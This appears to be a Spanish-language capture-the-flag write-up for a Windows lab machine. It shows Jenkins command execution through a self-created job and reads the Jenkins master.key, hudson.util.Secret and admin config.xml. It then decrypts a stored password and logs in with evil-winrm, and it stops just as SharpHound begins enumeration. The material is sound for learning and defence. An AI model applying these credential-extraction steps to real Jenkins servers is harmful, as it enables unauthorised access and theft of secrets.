


# Object - Writeup

## RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:

```
PORT      STATE SERVICE VERSION
80/tcp    open  http      Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Mega Engines
|_http-methods:
|_Supported Methods: OPTIONS TRACE GET HEAD POST
|_Potentially risky methods: TRACE
5985/tcp  open  http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
8080/tcp  open  http      Jetty 9.4.43.v20210629
|_http-server-header: Jetty(9.4.43.v20210629)
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
|_http-robots.txt: 1 disallowed entry
|_/
|_http-favicon: Unknown favicon MD5: 23E8C7BD78E8CD826C5A6073B15068B1
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

En el puerto 80 encontramos el dominio de la maquina victima:



En el puerto 8080 tenemos el login de jenkins:

10.10.11.132:8080/login?from=%2F

Kali Forums


Kali NetHunter

Exploit-DB

Google Hacking DB

OffSec

HackTricks | HackTricks



Welcome to Jenkins!

Please sign in below or [create an account](#).

Username

Password

Sign in

☐ Keep me signed in

Como no sabemos las credenciales nos creamos una cuenta:

Create an account!

If you already have a Jenkins account, [please sign in](#).

Username

Full name

Email


Password

Show

A strong password is a long password that's unique for every site. Try using a phrase with 5-6 words for the best security.

Create account

Iniciamos sesion:



Jenkins

Dashboard

New Item

People

Build History

My Views

Build Queue

No builds in the queue.

Build Executor Status

1 Idle

2 Idle

People

Includes all known "users", including login identities which the current security realm can enumerate, as well as people mentioned in commit messages in recorded changelogs.

User ID	Name	Last Commit Activity
hacker	hacker	N/A
admin	admin	N/A


Icon: 

S

M

L

Podemos ver la version del jenkins:

A screenshot of a Windows taskbar. On the left, there is a large watermark that says "Activar Windows" and "Ve a Configuración para activar Windows." To the right of the watermark, there is a taskbar icon for "REST API Jenkins 2.317". The taskbar also shows other standard Windows icons like File Explorer, Edge, and various background applications.

Como no tenemos esta el tipico "Manage Jenkins" para ejecutar groovi scripts podemos crear un nuevo proyecto:

Welcome to Jenkins!

This page is where your Jenkins jobs will be displayed. To get started, you can set up distributed builds or start building a software project.


Start building your software project

Create a job →

Enter an item name

myProyect

» Required field



Freestyle project

This is the central feature of Jenkins. Jenkins will build your project, combining any SCM with any build system, and this can

Si vamos a la configuracion vemos que en un punto podemos ejecutar comandos de windows:

Build

Add build step

Execute Windows batch command


Vamos a probar con un whoami:

Execute Windows batch command

Command

cmd /c whoami


Si le damos a guardar no vemos que se haya creado ningun "build". Cuando se ejecuta algun comando o accion se tiene que crear un build para ver la salida del comando. Seguramente es porque no tenemos privilegios.




Tenemos 2 formas para poder bypasear estos permisos y hacer que se ejecuten estos comandos:

FORMA 1 (TAREAS PROGRAMADAS)


Podemos hacer que este comando se ejecute cada minuto:



Si le damos a guardar cada minuto se ejecutara el comando "whoami":



Si accedemos y vamos a "console output" podemos ver la salida del comando:



FORMA 2 (A TRAVES DE UN TOKEN)

Otra forma de hacerlo es a traves de un token, si vamos a nuestro perfil podemos crear un token:

Dashboard

hacker

People

Status

Builds

Configure

My Views

Credentials

Full Name

hacker

Description

API Token

Current token(s)

There are no registered tokens for this user.

Add new Token

Current token(s)

myToken

11a5945b058c559c47538ef310d0b7da29

⚠ Copy this token now, because it cannot be recovered in the future.

Add new Token

Ahora en la configuracion del proyecto podemos hacer que la tarea se ejecute de forma remota haciendo uso del token:

Trigger builds remotely (e.g., from scripts)

Authentication Token

myToken

Use the following URL to trigger build remotely: JENKINS\_URL/job/myProyect/build?token=TOKEN\_NAME

Abajo nos pone la URL a la que tenemos que apuntar para ejecutarlo de forma remota. Vamos a ejecutarlo con curl:

```
(kali@kali)-[~/Downloads/CVE-2024-23897]
$ curl -s -X GET http://10.10.11.132:8080/job/myProyect/build?token=myToken
<html><head><meta http-equiv='refresh' content='1;url=/login?from=%2Fjob%2FmyP
ct%2Fbuild%3Ftoken%3DmyToken');</script></head><body style='background-color:w

Authentication required
<!--
-->

</body></html>
```

Nos dice que requiere de autenticacion, vamos a autenticarnos a traves de la URL:

```
(kali@kali)-[~/Downloads/CVE-2024-23897]
$ curl -s -X GET http://hacker:11a5945b058c559c47538ef310d0b7da29@10.10.11.132:8080/job/myProyect/build?token=myToken

(kali@kali)-[~/Downloads/CVE-2024-23897]
$
```

Vemos que el comando no nos devuelve nada pero si vamos a las builds vemos que se ha creado una nueva:

Build History		trend	^
<div>Filter builds...</div>			
✓ #2	Dec 23, 2024, 2:14 AM		
✓ #1	Dec 23, 2024, 2:08 AM		

Console Output

```
Started by remote host 10.10.14.12
Running as SYSTEM
Building in workspace C:\Users\oliver\AppData\Local\Jenkins\.jenkins\workspace\myProyect
[myProyect] $ cmd /c call C:\Users\oliver\AppData\Local\Temp\jenkins7037862810599477885.bat

C:\Users\oliver\AppData\Local\Jenkins\.jenkins\workspace\myProyect>cmd /c whoami
object\oliver

C:\Users\oliver\AppData\Local\Jenkins\.jenkins\workspace\myProyect>exit 0
Finished: SUCCESS
```

He intentado lo siguiente para acceder a la maquina victima:

- Crear un exe malicioso y descargarlo desde la maquina victima
- Interpretar un archivo con IEX en powershell
- Enviarme una revershe shell con powershell

Pero ninguna me ha funcionado, lo unico que he podido es enviarme un ping. Esto seguramente sera porque por detras hay implemetadas. Vamos a enumerar las reglas del firewall a traves de powershell. Concretamente el trafico saliente que esta bloqueado y que esas reglas esten habilitadas:

```
powershell -c Get-NetFirewallRule -Direction Outbound -Action Block -Enabled True
```

```
C:\Users\oliver\AppData\Local\Jenkins\.jenkins\workspace\myProyect>powershell -c Get-NetFirewallRule -Direction Outbound -Action Block -Enabled True

Name                : {D6399A8B-5E04-458F-AA68-62F64A4F1F43}
DisplayName          : BlockOutboundDC
Description          :
DisplayGroup         :
Group                :
Enabled              : True
Profile              : Any
Platform             : {}
Direction            : Outbound
Action               : Block
EdgeTraversalPolicy  : Block
LooseSourceMapping   : False
LocalOnlyMapping     : False
Owner                :
PrimaryStatus        : OK
Status               : The rule was parsed successfully from the store. (65536)
EnforcementStatus    : NotApplicable
PolicyStoreSource    : PersistentStore
PolicyStoreSourceType : Local
```

Podemos ver que hay una regla llamada "BlockOutboundDC" que esta bloqueando el trafico saliente. Lo que podemos hacer es enumerar la maquina victima a traves de jenkins para buscar credenciales. Si nos fijamos, los comandos los esta ejecutando desde la siguiente ruta:

Console Output

```
Started by remote host 10.10.14.12
Running as SYSTEM
Building in workspace C:\Users\oliver\AppData\Local\Jenkins\.jenkins\workspace\myProyect
[myProyect] $ cmd /c call C:\Users\oliver\AppData\Local\Temp\jenkins6309917017399600577.bat

C:\Users\oliver\AppData\Local\Jenkins\.jenkins\workspace\myProyect>powershell -c Get-NetFirewallRule
```

Vamos a enumerar el contenido de lo que hay dentro de ".jenkins":



```
C:\Users\oliver\AppData\Local\Jenkins\.jenkins\workspace\myProyect>powershell -c ls ../../

Directory: C:\Users\oliver\AppData\Local\Jenkins\.jenkins

Mode                LastWriteTime         Length Name
----                -
d-----          12/23/2024    2:06 AM             jobs
d-----          10/20/2021   10:19 PM             logs
d-----          10/20/2021   10:08 PM             nodes
d-----          10/20/2021   10:12 PM            plugins
d-----          10/20/2021   10:26 PM            secrets
d-----          10/25/2021   10:31 PM            updates
d-----          10/20/2021   10:08 PM          userContent
d-----          12/23/2024    2:05 AM             users
d-----          10/20/2021   10:13 PM        workflow-lib
d-----          12/23/2024    2:08 AM            workspace
```

Nos interesa enumerar lo que hay dentro de "users" y "secrets". Vamos a ver lo que hay en "users":

```
C:\Users\oliver\AppData\Local\Jenkins\.jenkins\workspace\myProyect>powershell -c ls ../../users

Directory: C:\Users\oliver\AppData\Local\Jenkins\.jenkins\users

Mode                LastWriteTime         Length Name
----                -
d-----          10/21/2021    2:22 AM          admin_17207690984073220035
d-----          12/23/2024    3:06 AM          hacker_10203210814208081451
```

Vamos a ver que hay dentro de admin:

```
C:\Users\oliver\AppData\Local\Jenkins\.jenkins\workspace\myProyect>powershell -c ls ../../users/admin_17207690984073220035

Directory: C:\Users\oliver\AppData\Local\Jenkins\.jenkins\users\admin_17207690984073220035

Mode                LastWriteTime         Length Name
----                -
-a----          10/21/2021    2:22 AM           3186 config.xml
```

Hay un archivo llamado "config.xml", vamos a ver el contenido:

```
C:\Users\oliver\AppData\Local\Jenkins\.jenkins\workspace\myProyect>powershell -c cat ../../users/admin_17207690984073220035/config.xml
<?xml version='1.1' encoding='UTF-8'?>
<user>
  <version>10</version>
  <id>admin</id>
  <fullName>admin</fullName>
  <properties>
    <com.cloudbees.plugins.credentials.UserCredentialsProvider_-UserCredentialsProperty plugin="credentials@2.6.1">
      <domainCredentialsMap class="hudson.util.CopyOnWriteMap$Hash">
        <entry>
          <com.cloudbees.plugins.credentials.domains.Domain>
            <specifications/>
          </com.cloudbees.plugins.credentials.domains.Domain>
          <java.util.concurrent.CopyOnWriteArrayList>
            <com.cloudbees.plugins.credentials.impl.UsernamePasswordCredentialsImpl>
              <id>320a60b9-1e5c-4399-8afe-44466c9cde9e</id>
              <description></description>
              <username>oliver</username>
              <password>{AQAAABAAAAQqU+m+mC6ZnLa0+yaanj2eBSbTk+h4P5omjKdwV17vcA=}</password>
```


Vemos una contraseña en base64, vamos a decordearla y intentar acceder a traves de evil-winrm:

```
(kali㉿kali)-[~/Downloads]
$ echo "AQAAABAAAAQqU+m+mC6ZnLa0+yaanj2eBSbTk+h4P5omjKdwV17vcA=" |base64 -d
♦0♦♦`♦fr♦♦♦♦jx♦x♦N0♦♦♦h♦2♦♦]{♦♦
```

Como podemos ver esta no es la contraseña pero hay herramientas que podemos utilizar para desenscriptar la contraseña de jenkins:

jenkins password decrypt github

Todo Videos Imágenes Noticias Libros Web Finanzas



GitHub

https://github.com › hoto › jenkins... · Traducir esta página

hoto/jenkins-credentials-decryptor: Command line tool for ...

Jenkins stores encrypted credentials in the credentials.xml file or in config.xml . To decrypt them you need the master.key and hudson.util.Secret files.

Para descargar esta herramienta ejecutamos estos dos comandos:

Mac (Intel CPU only) or Linux:

```
curl -L \
  "https://github.com/hoto/jenkins-credentials-decryptor/releases/download/1.2.2/jenkins-creder
  -o jenkins-credentials-decryptor

chmod +x jenkins-credentials-decryptor
```

Si lo ejecutamos podemos ver que necesitamos 3 archivos:

- Config.xml: Es el archivo que hemos encontrado dentro de admin
- master.key
- hudson.util.secret

```
(kali㉿kali)-[~/Downloads]
$ ./jenkins-credentials-decryptor -h
Usage:

jenkins-credentials-decryptor \
  -m master.key \
  -s hudson.util.Secret \
  -c credentials.xml \
  -o json

Flags:

-c string
  (required) credentials.xml file location
-m string
  (required) master.key file location
-o string
  (optional) output format [json|text] (default "json")
-s string
  (required) hudson.util.Secret file location
-version
  (optional) show version
```

Nos copiamos el archivo "config.xml" que hay dentro de admin y vamos a buscar la master.key y hudson.util.secret dentro de la ruta "secrets":

```
C:\Users\oliver\AppData\Local\Jenkins\.jenkins\workspace\myProyect>powershell -c ls ../../secrets

Directory: C:\Users\oliver\AppData\Local\Jenkins\.jenkins\secrets

Mode                LastWriteTime         Length Name
----                -
d-----         10/20/2021   10:08 PM                filepath-filters.d
d-----         10/20/2021   10:08 PM                whitelisted-callables.d
-a----         10/20/2021   10:26 PM             272 hudson.console.AnnotatedLargeText.consoleAnnotator
-a----         10/20/2021   10:26 PM             32 hudson.model.Job.serverCookie
-a----         10/20/2021   10:15 PM             272 hudson.util.Secret
-a----         10/20/2021   10:08 PM             32 jenkins.model.Jenkins.crumbSalt
-a----         10/20/2021   10:08 PM             256 master.key
```

Encontramos los dos archivos, vamos a leer el contenido de master.key:



```
C:\Users\oliver\AppData\Local\Jenkins\.jenkins\workspace\myProyect>powershell -c cat ../../secrets/master.key
f673fdb0c4fcc339070435bdbel1a039d83a597bf21eafbb7f9b35b50fce006e564cff456553ed73cb1fa568b68b310addc576f1637a7fe73414a4c6
```

Hay que tener mucho cuidado añadiendo la cadena en base64 ya que te añade un salto de linea, tenemos que eliminarlo:

```
(kali@kali)-[~/Downloads]
$ cat master.key|wc -c
257

(kali@kali)-[~/Downloads]
$ cat master.key|tr -d '\n'|wc -c
256
```

Ahora el archivo hudson.util.secret:

```
C:\Users\oliver\AppData\Local\Jenkins\.jenkins\workspace\myProyect>powershell -c cat ../../secrets/hudson.util.secret
?aPT¤<0Qw3Š" _rA?Ÿgú>dw-J)
uM+',Ab^n"
\ŒU!Eös>E1Ž1f!a¡;>cxoU<0_0æ" T_8 Ɖ'«"xd$3IYU
ck1I}`"A"~Yv-.¡,?ªc
`K?ÿ8
D?aIfXOD-0" ' __i<„Gt\¤Qt_] 's"?€>J/c@IL(' _0Üÿ?JI" -|R'7SŠ=vP7^: ^D0{$KI8ýŽz-!U?x"£^XEÿP" fS E40Lš^^"d0* E-,Z^u0rtdE,! 7záQ"
```

No esta en texto legible porque es un binario, vamos a pasarlo a base64 para luego decodearlo en nuestra maquina. Buscamos como se pasa a base64 en windows:

To convert a file to Base64 in PowerShell, you can use the [System.Convert]::ToBase64String method to encode a byte array obtained from the file. For example, `$base64String = [System.Convert]::ToBase64String((Get-Content -Path 'C:\MyFolder' -Encoding Byte))` will give you the Base64 encoded string of the file, which you can then output or use as needed.

Podemos adecuarlo a este comando:

```
powershell -c [System.Convert]::ToBase64String((cat ../../secrets/hudson.util.secret -Encoding Byte))
```

```
C:\Users\oliver\AppData\Local\Jenkins\.jenkins\workspace\myProyect>powershell -c [System.Convert]::ToBase64String((cat ../../secrets/hudson.util.secret -Encoding Byte))
gWFQFLTxI+xRdwcZ6KgADwG+rs0Ag2e3omR3LUopDXUcTQaGCJIswWKIbqgNXAvu2SHL930iRbnEMeKqYe07PqnX9VWLh77Vtf3u6FBFLSTiyxJ77IVWB1xgep5P66lgfEsqgUL9miuFFBzTsAkzcpBZeiPbwhyrrhy/mCWogCddKudAJkHMqEISA3et9RIgA=
```

Copiamos ese texto en base64, quitamos el salto de linea y lo decodeamos:

```
(kali@kali)-[~/Downloads]
$ cat hudson.util.secret|wc -c
365

(kali@kali)-[~/Downloads]
$ cat hudson.util.secret|tr -d '\n'|wc -c
364

(kali@kali)-[~/Downloads]
$ cat hudson.util.secret|tr -d '\n'|sponge hudson.util.secret

(kali@kali)-[~/Downloads]
$ cat hudson.util.secret|base64 -d|sponge hudson.util.secret
```

Ahora tenemos los 3 archivos necesarios para poder decodear la contraseña de jenkins:

```
(kali@kali)-[~/Downloads]
$ ./jenkins-credentials-decryptor -m master.key -c config.xml -s hudson.util.secret
[
  {
    "id": "320a60b9-1e5c-4399-8afe-44466c9cde9e",
    "password": "c1cdfun_d2434",
    "username": "oliver"
  }
]
```

Accedemos a traves de winrm:

```
(kali㉿kali)-[~/Downloads]
$ evil-winrm -i 10.10.11.132 -u oliver -p clcdfun_d2434

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limita

Data: For more information, check Evil-WinRM GitHub: https://g

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\oliver\Documents>
```

## ESCALADA DE PRIVILEGIOS

Como no nos deja enumerar a traves de bloodhound vamos a hacerlo con sharphound. La version actual de bloodhound (4.3.1) es compatible con la version (1.1.0) de sharphound. Si nos descargamos otra version luego no vamos a poder subir los archivos a bloodhound:

# SharpHound v1.1.0

## What's Changed

- Updated to support BloodHound 4.2
- Swapped Utf8Json with Newtonsoft
- Lots of fixes for bugs

Full Changelog: [v1.0.4...v1.1.0](#)

▼ Assets4

SharpHound-v1.1.0-debug.zip	2.05 MB	Aug 3, 2022
SharpHound-v1.1.0.zip	2.04 MB	Aug 3, 2022
Source code (zip)		Aug 3, 2022
Source code (tar.gz)		Aug 3, 2022

Lo descomprimimos, subimos el ".exe" y lo ejecutamos:


```
Enter upload successfully
*Evil-WinRM* PS C:\Users\oliver\Documents> .\SharpHound.exe
2024-12-23T05:03:10.0360302-08:00|INFORMATION|This version of SharpHound is compatible with the 4.2 Release of BloodHound
2024-12-23T05:03:10.1297766-08:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, Session, Trusts, ACL, Contain
2024-12-23T05:03:10.1454021-08:00|INFORMATION|Initializing SharpHound at 5:03 AM on 12/23/2024
